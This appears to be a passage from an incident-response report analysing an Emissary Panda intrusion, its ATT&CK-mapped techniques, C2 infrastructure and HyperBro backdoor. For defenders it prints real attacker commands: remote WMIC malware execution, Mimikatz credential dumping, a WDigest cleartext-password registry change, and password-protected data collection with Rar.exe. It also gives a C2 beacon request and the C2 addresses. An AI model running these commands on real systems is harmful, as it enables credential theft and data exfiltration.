© HvS-Consulting AG

Figure 5: Attacker's course of action during Phase 1.

The first known activity of the attack occurred on 04.03.2021 at 07:40 (UTC+0) with the first communication from the Exchange Server (EX01) to a known C2 IP address of the attacker. It is assumed that the initial compromise occurred shortly before this event. Since the first C2 communication originated from the Exchange Server, and the event occurred very close to the first disclosure of the ProxyLogon vulnerability by Microsoft, the initial access vector is assumed to be ProxyLogon.

About an hour after the initial compromise, Emissary Panda moved laterally to the file server as well as to a client. On both of these systems the HyperBro backdoor was dropped, as described in Section 8. On the same day, a file with the name "Rar.exe" was created on the server fileserver. The fact that the fileserver was the first target, and the creation of "Rar.exe", support the thesis that the main objective of the attack was espionage of intellectual property. With full access to the fileserver the objectives were fulfilled in the first days of the attack.

5.2 Phase 2: Persistence

After the objectives of initial access and data exfiltration were fulfilled, the next objective of this APT was persistence and remaining undetected (long-term access). These objectives were achieved in Phase 2 of the attack, which lasted from 08.03.2021 to 18.10.2021. During this time, only sparse activity from Emissary Panda was identified.

The activity includes regular beaconing to C2 addresses. Furthermore, irregular lateral movement to new systems was identified. This was probably performed to strengthen their persistence and protect their access against system replacements. At least two new systems were compromised during Phase 2.

5.3 Phase 3: Reaction and Last Data Exfiltration

In the last phase of the attack, something tipped Emissary Panda of, and they started to change their behavior. Our best guess is that they noticed responsive actions in other attack campaigns using the same C2 infrastructure. Since the first activity in this phase was on 18.10.2021, and our IR Kick-off was in the following week, it is unlikely that we tipped them of at this point in the attack. The last phase of their attack lasted from 18.10.2021 to the forced end of the attack on 09.11.2021.


The first reaction was the change of a DNS A record of one of their C2 domains to the IP address 127.0.0.1, which was done before the first response actions of this incident had been performed. Furthermore, they strengthened their foothold in the network by more lateral movement and compromising more critical systems, which is described in Section 6.9.

Their last uprising was observed on 09.11.2022. First, they started with reconnaissance by pulling a task list of the File server from the compromised Intranet server (Section 6.8.2). Next, they prepared for data collection by creating "*Rar.exe*" (WinRar) remotely on the fileserver. It is unclear why Emissary Panda started testing user credentials after the creation of WinRar, since they were already using a working Domain Admin and the collection of data was running as well. Moreover, the operator of Emissary Panda mixed up the order of username and password, which explains why the credentials did not work. Due to the mix-up, the operators probably thought that their stolen credentials have been revoked. Hence, in the following they tried to steal new credentials by executing Mimikatz and exporting the registry. This chaos in operations leads us to the conclusion that different phases of the attack are executed by teams with different capabilities. The initial compromise, privilege escalation, lateral movement and data exfiltration is probably performed by higher-skilled teams, while later phases of the attack such as maintaining persistence are executed by less skilled teams. The mix-up is described in more technical detail in Section 6.8.1.

Meanwhile the IR team had detected the activity and taken first measures to stop the data exfiltration. While the Internet cut-off was being prepared, responders started to disrupt the attackers. In order to stop the collection process, WinRar processes were terminated remotely, and the tools used by the attackers were manipulated and therefore "disarmed". Of course, this was not a permanent solution, but it bought responders and the management more time to prepare the Internet cut-off. As soon as the attackers realized that the process was stopped and they couldn't launch it again, they moved to the next compromised system and started the collection process from there. Shortly after the last observed activity the attack was stopped by cutting off internet access. This was maintained for two weeks until all remediation measures were implemented.

6 Description of Observed TTPs

The following figure maps the observed Techniques, Tactics, and Procedures (TTPs), observed during the Emissary Panda attack to the TTPs listed by MITRE ATT&CK[21]:



Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
T1587: Develop Capabilities	T1190: Exploit Public-Facing Application	T1047: Windows Management Instrumentation	T1543: Create or Modify System Process	T1543: Create or Modify System Process	T1574: Hijack Execution Flow	T1003: OS Credential Dumping	T1087: Account Discovery	T1021: Remote Services	T1560: Archive Collected Data	T1071: Application Layer Protocol
T1587.001: Malware	T1078: Valid Accounts		T1543.003: Windows Service	T1543.003: Windows Service	T1574.001: DLL Search Order Hijacking		T1069: Permission Groups Discovery	T1021.002: SMB/Windows Admin Shares	T1560.001: Archive via Utility	T1071.001: Web Protocols
	T1078.002: Domain Accounts		T1574: Hijack Execution Flow	T1574: Hijack Execution Flow	T1574.002: DLL Side-Loading		T1057: Process Discovery		T1119: Automated Collection	
	T1078.003: Local Accounts		T1574.001: DLL Search Order Hijacking	T1574.001: DLL Search Order Hijacking	T1036: Masquerading		T1082: System Information Discovery		T1074: Data Staged	
			T1574.002: DLL Side-Loading	T1574.002: DLL Side-Loading	T1036.004: Masquerade Task or Service					
			T1078: Valid Accounts	T1055: Process Injection	T1036.005: Match Legitimate Name or Location					
			T1078.002: Domain Accounts	T1055.012: Process Hollowing	T1112: Modify Registry					
			T1078.003: Local Accounts	T1078: Valid Accounts	T1055: Process Injection					
				T1078.002: Domain Accounts	T1055.012: Process Hollowing					
				T1078.003: Local Accounts	T1078: Valid Accounts					
					T1078.002: Domain Accounts					
					T1078.003: Local Accounts					

Figure 6: Observed TTPs for Emissary Panda mapped to MITRE ATT&CK

The following subsections explain the observations for each technique and helps to understand the attack in detail.

[21] https://attack.mitre.org/

6.1 Resource Development

6.1.1 Develop Capabilities: Malware (T1587.001)

The attack heavily relied on the use of the HyperBro Remote Access Tool (RAT). According to our knowledge as well as several sources on the Internet[22] [23], this malware is only used by Emissary Panda. Hence, HyperBro is most likely developed by the threat actor itself. The backdoor relies on DLL Search Order Hijacking and DLL Side-loading, as described in Section 6.4. Furthermore, commands sent by the attacker are executed in-memory and do not create secondary artifacts, which complicates the forensic analysis. A detailed analysis of the malware is performed in Section *Malware Analysis of HyperBro*.

6.2 Initial Access

6.2.1 Exploit Public-Facing Application (T1190)

The initial access to the victim's infrastructure was performed by exploiting the ProxyLogon vulnerability. The vulnerability became apparent to the public when Microsoft published a blog post on 02.03.2021 stating that a new critical Exchange vulnerability was being actively exploited by attackers[24]. The first communication of the victim's Exchange servers with the C2 IP addresses occurred on 04.03.2021. Furthermore, the Exchange servers were the first systems to communicate with the malicious IP addresses.

Although, the initial system could not be forensically analyzed, the Firewall logs, the timing of Microsoft's publication, and the first communication are sufficient to assume, that the initial access vector was in fact ProxyLogon. This leads to the conclusion that Emissary Panda used the exploitation of the public-facing Exchange server for their initial access.

6.3 Execution

6.3.1 Windows Management Instrumentation (T1047)

Emissary Panda was observed to utilize the Windows Management Instrumentation (WMI) to execute malware, scripts, commands, and collection tools.

```
$ wmic /node:<HOSTNAME> process call create "cmd /c c:\perflogs\vfhost.exe"
$ wmic /node:<IP> process call create "cmd /c c:\perflogs\vfhost.exe"
$ wmic /node:<IP> process call create "cmd /c c:\temp\vfhost.exe"

$ wmic /node:<IP> process call create "cmd /c d:\$recycle.bin\bin.bat"

$ wmic /node:<IP> process call create " Rar.exe a d:\<PATH>\log "E:\<TARGET_DIR_1>\"
"E:\<TARGET_DIR_2>\" "H:\<TARGET_DIR_3>\*.xls*" "E:\<TARGET_DIR_4>\" "H:\
<TARGET_DIR_3>\*.csv" "E:\<TARGET_DIR_5>\" "E:\ <TARGET_DIR_6>\" d:\Users\Homes\<USER>\
-r -y -hpC0yHvnGojFe9aqyM5VqT9ik4tkVnuKkPk8t -v5444M"
```

[22] https://attack.mitre.org/software/S0398/

[23] https://malpedia.caad.fkie.fraunhofer.de/details/win.hyperbro

[24] https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

The first three lines show the remote execution of the HyperBro malware on different systems using different locations. In preparation to this remote execution, the corresponding malware files were dropped over an SMB connection authenticated by a legit domain admin. Following the placement of the malware, it is executed remotely with WMIC by referencing the remote system with its IP or hostname.

The fourth command shows the same technique for a malicious Batch script.

Last, the collection tool was executed remotely with the same technique. The specified partitions (*D:*\ and *E:*\) are located on the target system. Hence, the collection tool was also placed on the target system beforehand. A detailed description of the command can be found in Section 6.10.

6.4 Persistence

6.4.1 Create or Modify System Process: Windows Service (T1543.003)

The threat actor has utilized Windows Services to achieve persistence of their HyperBro backdoor. The Windows service has the following settings:

```
Name      = windefenders
Display   = Windows Defenders
ImagePath = "C:\Program Files (x86)\Common Files\windefenders\msmpeng.exe"
Type      = 0x0
Start     = Auto Start
Group     =
```

The path of the service points to the malware, which was dropped at this location beforehand. Furthermore, the service is set to **`Auto Start`** to ensure persistence. Prior to creating this service, the threat actor created a similar service with the name **`windefende-921919155`** but deleted it within a few seconds. This behavior was observed multiple times with variations in numbers. Hence, the service names **`windefende-[0-9]{9}`** could also serve as IOCs.

6.4.2 Boot or Logon Autostart Execution: Registry Run Keys (T1547.001)

Another observed way of persistence was the utilization of a Registry run key for the current user. The key being used for persistence had the following name:

`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\windefenders`

This is a backup mechanism for the establishment of persistence, if the compromise account does not have enough privileges for the creation of a Windows Service

6.4.3 Valid Accounts: Domain Accounts (T1078.002) and Local Accounts (T1078.003)

During the attack, valid accounts were used for Persistence, Lateral Movement, Defense Evasion, Execution as well as Collection. Hence, there is no optimal sub-section for the placement of this technique. The accounts included both local accounts, such as the built-in administrator, as well as domain accounts, which were mainly domain administrators.

6.5 Privilege Escalation

Since the initial access with the exploitation of ProxyLogon (Section 6.2) provided the attacker already with system-level access to an Exchange server, and dumping of credentials (Section 6.7.1) provided a local administrator account and a domain admin account (Section 6.4.3), which could be used for lateral movement, there was no need for escalating privileges.

6.6 Defense Evasion

6.6.1 Hijack Execution Flow: DLL Search Order Hijacking (T1574.001) and DLL Side-Loading (T1574.002)

As described in multiple reports[25] [26], Emissary Panda often drops a legit application, which then side-loads a malicious DLL. Since Windows first searches for the DLL in the same directory as the application is launched[27], the malicious DLL is loaded even if the original DLL exists on the target system. Hence, the DLL search order is hijacked by placing the files in the same directory. The following two files are placed in the same directory to perform DLL Search Order Hijacking (T1574.001) and DLL Side-Loading:

□	`msmpeng.exe`	Renamed, but legit application signed by CyberArk[28]
□	`vftrace.dll`	Malicious DLL containing backdoor

After placing the files in one directory, the `msmpeng.exe` is executed, which then loads the `vftrace.dll`. Hence, the malicious code of the DLL is running in the context of a legit application.

6.6.2 Modify Registry (T1112)

The configuration of the malware is stored in the Windows Registry. Therefore, the Registry key `HKLM\SOFTWARE\WOW6432Node\Microsoft\config_` is used. The following values are stored under this key:

```
.msmpeng.exe.vftrace.dll     thumb.dat1C:\Program Files (x86)\Common
Files\windefenders\.<company_name>.0101.windefenders.windefenders.Windows
Defenders.Windows Defenders
Service..87.98.190.184»..fonts.dataanalyticsclub.com».

87.98.190.184».
```

The configuration information includes, the filenames, the service name used for persistence, and C2 IPs as well as C2 domains.

[25] https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/

[26] https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

[27] https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

[28]https://www.virustotal.com/gui/file/df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348/details

Besides storing their C2 configuration in the registry, Emissary Panda modified an existing registry key. Due to modifying the following registry key, they activated the storage of clear text passwords after logon in WDigest:


```
Reg  add  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\
/v UseLogonCredential /t REG_DWORD /d 1
```

This forces logon credentials to be stored in clear text, which can then be dumped by tools like Mimikatz, as described in Section 6.7.1.

6.6.3 Process Injection: Process Hollowing (1055.012)

Since most of the manually executed commands, such as reconnaissance, were executed in the context of the legit process **`wermgr.exe`**, it is concluded that Emissary Panda performed process hollowing to avoid detection by security tools. This thesis is supported by the fact, that the executable related to the process ID is the legit **`wermgr.exe`** of Windows. Furthermore, the capability for process hollowing as well as the corresponding strings within the malware were identified during our malware analysis of HyperBro, which is described in Section 8.3.

The following screenshot shows an excerpt of the EDR tool, which displays the reconnaissance activity in the context of **`wermgr.exe`**:



5:46:38 PM [9928] **wermgr.exe** -k networkservice

5:46:41 PM [8448] **cmd.exe** /A

5:47:19 PM [1380] **net.exe** net view \\[redacted]

Suspicious CMD process creation

Figure 7: Process Hollowing used to execute malicious commands in the context of legit wermgr.exe

6.6.4 Masquerading: Service (T1036.004), filename, and file location (T1036.005)

On several occasions, Emissary Panda tried to evade defenses by using names, which are associated with security tools. This fact was also mentioned in previous reports[29]. In the referenced reports, Emissary Panda used a legitimate Symantec executable. In the case of this attack, Emissary Panda used an executable, which is signed by CyberArk and named as the Microsoft Defender. Furthermore, the executable was placed in common paths for Microsoft Defender:

- `C:\Program Files (x86)\Common Files\windefenders\msmpeng.exe`
- `C:\Program Files (x86)\Common Files\windefenders\vftrace.dll`
- `D:\$recycle.bin\`

As already mentioned in Section 6.4.1, the service used for persistence was also named after the Microsoft Defender.

Last, the recycle bin was utilized to store the output-archives of the collection tool, as described in Section 6.10.1.

[29] https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

6.7 Credential Access

6.7.1 OS Credential Dumping T1003

In order to gain valid credentials of accounts, Emissary Panda used techniques for credential dumping. This also explains the extensive use of valid accounts, as described in Section 6.4.3. The following command was observed during the attack:

```
$ msiexec.exe privilege::debug sekurlsa::logonPasswords
```

The command line parameters equal the parameters of the credential dumping tool *Mimikatz*[30]. Since the process is running in a valid `msiexec` process, the attacker performed credential dumping in combination with process hollowing, as described in Section 6.6.3.

6.8 Discovery

6.8.1 Account Discovery (T1087.001) and Permission Groups Discovery T1069

To gain more information about the Active Directory accounts and groups, Emissary Panda utilized the classic Windows *net* tool.

```
$ net user <USER> /domain
$ net1 user <ADMIN> /domain
$ net group "domain admins" /domain
$ net view \\<IP>
$ net use \\<IP>\ipc$ <PASSWORD> **********
```

Apparently, the operator of Emissary Panda mixed up the order of username and password in the `net use` command. Hence, the password could be seen in clear-text and the username was redacted by the EDR.

6.8.2 Process Discovery T1057

Emissary Panda used the *Tasklist* utility to remotely gather information about running processes on systems. The following command shows a remote execution of Tasklist, which stores the outputs to a file located in the Recycle Bin:

```
$ wmic /node:<IP> process call create "cmd /c tasklist >d:\$recycle.bin\task.dat"
```

6.8.3 System Information Discovery (T1082)

As a preparation for the data collection, Emissary Panda checked the used disk space of their target directories. The following command shows how they gained the used disk space for a home directory of a User, located on the fileserver:

```
$ diruse /m /* \\<IP>\d$\Users\Homes\<USER>
```

The command outputs the used disk space in Megabyte.

[30] https://github.com/gentilkiwi/mimikatz

6.9 Lateral Movement

6.9.1 Remote Services: SMB Shares (T1021.002)

The threat actor utilized SMB shares to drop malware on remote systems. Following, the execution of the malware was performed as described in Section 6.3.1. In order to access SMB shares on remote systems, Emissary Panda used valid accounts as described in Section 6.4.3.

6.10 Collection

6.10.1 Archive via Utility (T1560.001) and Automated Collection (T1119)

Based on the observed hashes and parameters, Emissary Panda was using *Winrar* to collect data in archives. The following commands show data collection performed on the fileserver:

```
$ Rar.exe a d:\<PATH>\log "E:\<TARGET_DIR_1>\" "E:\<TARGET_DIR_2>\" "H:\
<TARGET_DIR_3>\*.xls*" "E:\<TARGET_DIR_4>\" "H:\<TARGET_DIR_3>\*.csv" "E:\
<TARGET_DIR_5>\" "E:\<TARGET_DIR_6>\" d:\Users\Homes\<USER>\ -r -y -
hpC0yHvnGojFe9aqyM5VqT9ik4tkVnuKkPk8t -v5444M


$ Rar.exe a \\<IP_1>\d$\$recycle.bin\bin.rar "\\<IP_2>\E$\<TARGET_DIR_1>\"
"\\<IP_2>\E$\<TARGET_DIR_2>\" "\\<IP_2>\h$\<TARGET_DIR_3>\*.xls*"
"\\<IP_2>\E$\<TARGET_DIR_4>\" "\\<IP_2>\h$\<TARGET_DIR_3>\*.csv"
"\\<IP_2>\E$\<TARGET_DIR_5>\" \\<IP_2>\d$\Users\Homes\<USER>\ -r -y -inul -
hpC0yHvnGojFe9aqyM5VqT9ik4tkVnuKkPk8t -v5767M
```

The first command was launched remotely via WMIC on the fileserver. The collected files as well as the output archive is located on the fileserver. The second command writes its output not to the fileserver but to another compromised system in the recycle bin. Both commands use the same password to encrypt the archives (incl. file and directory names). Finally, both commands use different sizes for their partial archives, but the target directories are the same.

6.10.2 Data Staged (T1074)

As can be seen in the commands of the Section 6.10.1, the output of the collection is staged. This means that the first command creates partial archives of 5444 MB and the second command of 5767 MB. The partial archives are exfiltrated directly after creation and deleted afterwards.

6.11 Command and Control

6.11.1 Application Layer Protocol: Web Protocols T1071.001

The C2 communication was performed over HTTPS, which could be observed in the firewall logs. Since the content was encrypted no statement regarding the content can be made. Nevertheless, the backdoor on all compromised systems was sending beacons to the C2 IP addresses in regular intervals.

Via memory analysis of a compromised systems the following post request with User Agent could be extracted:

```
POST /api/v2/ajax HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.116 Safari/537.36
Content-Length: 87
Host: 87.98.190.184
```

The IP address `87.98.190.184` is one of the C2 IP addresses used by Emissary Panda.

7 OSINT analysis of C2 infrastructure

Observed C2 communication as well as HyperBro artifacts were analyzed and researched for additional indicators and common attributes.

In the analyzed samples, HyperBro uses a HTTPS protocol endpoint under the following path: `/api/v2/ajax`. This is a unique web application path, which is very well suited for detecting HyperBro traffic. No legitimate applications or web installations have been identified that access this endpoint.

Furthermore, we noted that multiple Emissary Panda C2 addresses share the identical Jarm hash `3fd3fd16d3fd3fd22c3fd3fd3fd3fdf20014c17cd0943e6d9e2fb9cd59862b` as well as a specific *.cybo-cloud.com certificate:

```
Subject     CN=*.cybo-cloud.com
Issuer      C=US, O=DigiCert Inc, OU=www.digicert.com, CN=RapidSSL RSA CA 2018
Serial      Decimal: 31634767408959915611362173914722015 32
            Hex: 0x261437201eb9a171027589b0d724f3c
Validity    2018-01-22 00:00:00 to 2021-04-21 12:00:00 (1185 days, 12:00:00)
Names       *.cybo-cloud.com
            cybo-cloud.com
SHA-256     84e285d08381eb40ca1c218e51a3f9efe4d7ccd95c53e4a6bec9fa5e858a50d7
SHA-1       44b9d089cf734d2478165a8539b23aed51887f7d
MD5         210cbb1ed295fd13497a3e45a71a5240
```

We were able to directly confirm seven C2 IP addresses with this specific Jarm hash and TLS certificate combination. Passive DNS data suggests that also the following IP addresses might be related to Emissary Panda as these share the Jarm hash and TLS certificate as well. However, at the time of writing, this suspicion was not confirmed.

```
104.168.143.39
104.168.211.246
138.124.180.56
152.228.248.233
154.38.118.188
194.156.98.129
45.76.208.198
45.77.32.139
47.75.189.54
8.210.39.213
```

In addition, it was observed that Emissary Panda reacted to incident response activities via resolving their C2 domain `dataanalyticsclub.com` to the localhost IP address 127.0.0.1. Thereby, effectively hiding their C2 traffic. Hence, active HyperBro backdoors on webservers might be identified by reviewing the local access log for requests to the following path: `/api/v2/ajax`.

8 Malware Analysis of HyperBro

As described in other public reports[31], HyperBro is a custom malware of Emissary Panda used as RAT. An analysis[32] of the HyperBro version used in this attack campaign was recently published by the German domestic intelligence services (Bundesamt für Verfassungsschutz, BfV). In addition to this publication, we provide additional technical details about the inner workings and capabilities of the malware. Furthermore, we created and published a tool, which is able to extract the configuration from the malware. This enables analysts to quickly retrieve the IOCs from HyperBro samples. Finally, this chapter also summarizes the capabilities and available C2 commands of HyperBro.

8.1 Overview

The HyperBro malware consists of the following components:

Component	Description
`msmpeng.exe / vfhost.exe`	Legit application signed by CyberArk[33], used for DLL Side-Loading
`vftrace.dll (Stage 1)`	Malicious DLL containing Stage 1 / the first loader
`thumb.dat (Stage 2)`	The file is encrypted with a weak one-byte key. After decryption, it contains a loader for the PE Executable, which is also contained as compressed buffer within the **`thumb.dat`**
`PE Executable (Stage 3)`	Contains the actual HyperBro backdoor written in C++
`config.ini`	Created after the first execution and contains a randomly generated GUID

To launch HyperBro, the legit CyberArk application **`msmpeng.exe / vfhost.exe`** is executed. Due to DLL Search Order Hijacking and DLL Side-Loading, as described in Section 6.6.1, this application loads the malicious **`vftrace.dll`**. We refer to **`vftrace.dll`** as Stage 1 of the malware. The malicious DLL then opens and reads **`thumb.dat`**, which we refer to as Stage 2. This file is encrypted with a weak one-byte key. It contains a loader and a compressed PE Executable. The loader decompresses the PE Executable within the **`thumb.dat`** and prepares it for execution. The decompressed PE Executable then contains the actual HyperBro backdoor, which we refer to as Stage 3. The exact process of decryption, decompression, and loading is explained in more detail in the following sections.

The complete process is depicted in Figure 8.

[31] https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

[32] https://www.verfassungsschutz.de/SharedDocs/kurzmeldungen/DE/2022/2022-01-26-cyberbrief.html

[33] https://www.virustotal.com/gui/file/df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348/details

8.2 PE Loader

As displayed in Figure 8, the first stage opens and decrypts the **`thumb.dat`** file. Figure 9 shows a screenshot of the decryption routine (first red box) and the launch of the decrypted PE Loader. The decryption routine simply adds the byte **`0xfc`** to each byte of the **`thumb.dat`** file. This is a rather simple encryption with a one-byte key, which can easily be reproduced.





Figure 8: Malware Flow

The decrypted **`thumb.dat`** file contains the second stage, which is referenced to as the PE Loader, as well as a compressed PE file. The used compression method for Stage 3 is **`LZNT1`**[34].

Since the **`vftrace.dll`** simply jumps to the beginning of the PE Loader, no functions are loaded or linked. Effectively, the program is started with no linked or imported functions. Hence, the PE Loader needs to initialize itself.

